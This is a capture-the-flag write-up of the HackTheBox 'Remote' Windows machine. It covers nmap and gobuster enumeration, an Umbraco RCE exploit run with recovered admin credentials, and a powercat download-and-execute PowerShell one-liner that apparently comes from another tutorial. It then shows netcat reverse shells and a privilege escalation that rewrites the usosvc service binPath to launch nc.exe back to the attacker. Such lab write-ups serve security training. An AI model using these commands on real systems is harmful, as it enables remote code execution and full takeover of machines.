

Remote HackTheBox WriteUp by BlxckBear – Windows machine

Ps. Sorry for my bad english

Summary :

Mount NFS Share

.SDF File

Get admin creds & crack password

Login for umbraco

Find exploit, lil bit modify

Run exploit, get user.txt

Upload winpeas

Attack usosvc service (I think this is not the intended way)

Get admin shell

Root.txt

```
# Nmap 7.80 scan initiated Tue Mar 31 18:51:55 2020 as: nmap -sC -sV -oA synscan -oN nmap 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.28s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_SYST: Windows_NT
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_rpcinfo:
|_program version    port/proto  service
|_100000  2,3,4      111/tcp    rpcbind
|_100000  2,3,4      111/tcp6   rpcbind
|_100000  2,3,4      111/udp    rpcbind
|_100000  2,3,4      111/udp6   rpcbind
|_100003  2,3        2049/udp   nfs
|_100003  2,3        2049/udp6  nfs
|_100003  2,3,4      2049/tcp   nfs
|_100003  2,3,4      2049/tcp6  nfs
|_100005  1,2,3      2049/tcp   mountd
|_100005  1,2,3      2049/tcp6  mountd
|_100005  1,2,3      2049/udp   mountd
|_100005  1,2,3      2049/udp6  mountd
|_100021  1,2,3,4    2049/tcp   nlockmgr
|_100021  1,2,3,4    2049/tcp6  nlockmgr
|_100021  1,2,3,4    2049/udp   nlockmgr
|_100021  1,2,3,4    2049/udp6  nlockmgr
|_100024  1          2049/tcp   status
|_100024  1          2049/tcp6  status
|_100024  1          2049/udp   status
|_100024  1          2049/udp6  status
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd       1-3 (RPC #100005)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2m38s
|_smb2-security-mode:
|_2.02:
|_Message signing enabled but not required
|_smb2-time:
|_date: 2020-03-31T10:55:57
|_start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 31 18:55:04 2020 -- 1 IP address (1 host up) scanned in 189.32 seconds
```

First enum some port with nmap

```
=====
root@Black83ar:/usr/share/wordlists/dirb# gobuster dir -u 10.10.10.180 -w common.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.10.180
[+] Threads:      10
[+] Wordlist:      common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/04/01 19:29:09 Starting gobuster
=====
/about-us (Status: 200)
/blog (Status: 200)
/Blog (Status: 200)
[ERROR] 2020/04/01 19:32:41 [!] Get http://10.10.10.180/contact: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
[ERROR] 2020/04/01 19:32:41 [!] Get http://10.10.10.180/Contact: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
```

More enum to get some directory


SEND US A MESSAGE

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam eget lacinia nisl. Aenean sollicitudin diam vitae enim ultrices, semper euismod magna efficitur.

Umbraco Forms is required to render this form. It's a breeze to install, all you have to do is go to the *Umbraco Forms* section in the back office and click Install, that's it! :)

**GO TO BACK OFFICE AND
INSTALL FORMS**

On 10.10.10.180/contact I got this and I redirected to 10.10.10.180/umbraco login page



Successful login on umbraco, if we see the version of umbraco (tap red circle) is version 7, so search some exploit on google. <https://github.com/noraj/Umbraco-RCE>

```
root@Black83ar:~/HTB/Remote/Umbraco-RCE# python3 exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c powershell.exe -a '-NoProfile -Command ls'
```

Directory: C:\windows\system32\inetstrv

Mode	LastWriteTime	Length	Name
d----	2/19/2020 3:11 PM		Config
d----	2/19/2020 3:11 PM		en
d----	2/19/2020 3:11 PM		en-US
d----	4/1/2020 7:03 AM		History

We got shell into the remote machine, lets try to get some user.txt

```
root@Black83ar:~/HTB/Remote/Umbraco-RCE# python3 exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c powershell.exe -a '-NoProfile -Command cd 'C:/users/Public' ;cat user.txt'
```

72 [REDACTED] f3d

User.txt

```
1 | git clone https://github.com/besimorhino/powercat.git
2 | python -m SimpleHTTPServer 80
```

```
root@kali:~# git clone https://github.com/besimorhino/powercat.git
Cloning into 'powercat'...
remote: Enumerating objects: 232, done.
remote: Total 232 (delta 0), reused 0 (delta 0), pack-reused 232
Receiving objects: 100% (232/232), 52.01 KiB | 62.00 KiB/s, done.
Resolving deltas: 100% (71/71), done.
root@kali:~# cd powercat/
root@kali:~/powercat# python -m SimpleHTTPServer 80
```

Then execute the following command on the remote side to get netcat session.

```
1 | powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.1.109/powercat.ps1');powercat -c 192.168.1.109 -p 1234 -e cmd"
```

```
C:\Users\raj>powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.1.109/powercat.ps1');powercat -c 192.168.1.109 -p 1234 -e cmd"
```

As you can observe, we have netcat session of the victim as shown below:

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.106: inverse host lookup failed: Unknown host
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.106] 49320
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\raj>
```

if you want to get reverse shell, follow this

```
root@BlackB3ar:~/HTB/Remote# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.180: inverse host lookup failed: Unknown host
connect to [10.10.15.180] from (UNKNOWN) [10.10.10.180] 50337
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Got reversed shell

```
C:\>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token                  Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process            Disabled
SeAuditPrivilege     Generate security audits                      Disabled
SeChangeNotifyPrivilege Bypass traverse checking                      Enabled
SeImpersonatePrivilege Impersonate a client after authentication     Enabled
SeCreateGlobalPrivilege Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
```

Permission of the current user (Enabled state)

```
Directory of C:\tmp
04/02/2020 06:14 AM <DIR> .
04/02/2020 06:14 AM <DIR> ..
04/02/2020 05:36 AM      38,616 nc.exe
04/02/2020 05:36 AM      38,616 nd.exe
04/02/2020 06:23 AM    241,664 winpeas.exe
```

Next step is, upload the winpeas for the privilege escalation thing. Just check google how to upload file via nc, but the command I used is

nc -lnvp 333 > winpeas.exe -> run this command on "Remote" server

nc -w 3 10.10.10.180 333 < winpeas.exe -> run this command on your pc (WINPEAS DIRECTORY)

then reconnect to our previous shell (port 1234)

```
[+] Modifiable Services(T1007)
[?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalati
on#services
LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
UsSvc: AllAccess, Start
```

So we got usosvc vulnerability to get privilege escalation.

```
C:\Windows\System32\inetsrv>sc.exe config usosvc binPath="C:\tmp\nc.exe 10.10.15.55 4444 -e powershell.exe"
sc.exe config usosvc binPath="C:\tmp\nc.exe 10.10.15.55 4444 -e powershell.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Windows\System32\inetsrv>sc.exe stop usosvc
sc.exe stop usosvc

SERVICE_NAME: usosvc
        TYPE               : 30  WIN32
        STATE                : 3   STOP_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x3
        WAIT_HINT            : 0x7530
```

Restart the service, and open nc to get high priv shell

```
root@BlackB3ar:~# nc -lnvp 555
listening on [any] 555 ...
connect to [10.10.15.55] from (UNKNOWN) [10.10.10.180] 49767
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>

C:\Windows\System32\inetsrv>sc.exe config usosvc binPath="C:\tmp\nc.exe 10.10.15.55 4444 -e powershell.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Windows\System32\inetsrv>sc.exe start usosvc
sc.exe start usosvc
```

We got into the high priv shell.

```
PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> type C:\users\administrator\desktop\root.txt
type C:\users\administrator\desktop\root.txt
32[REDACTED]21b
```

Root.txt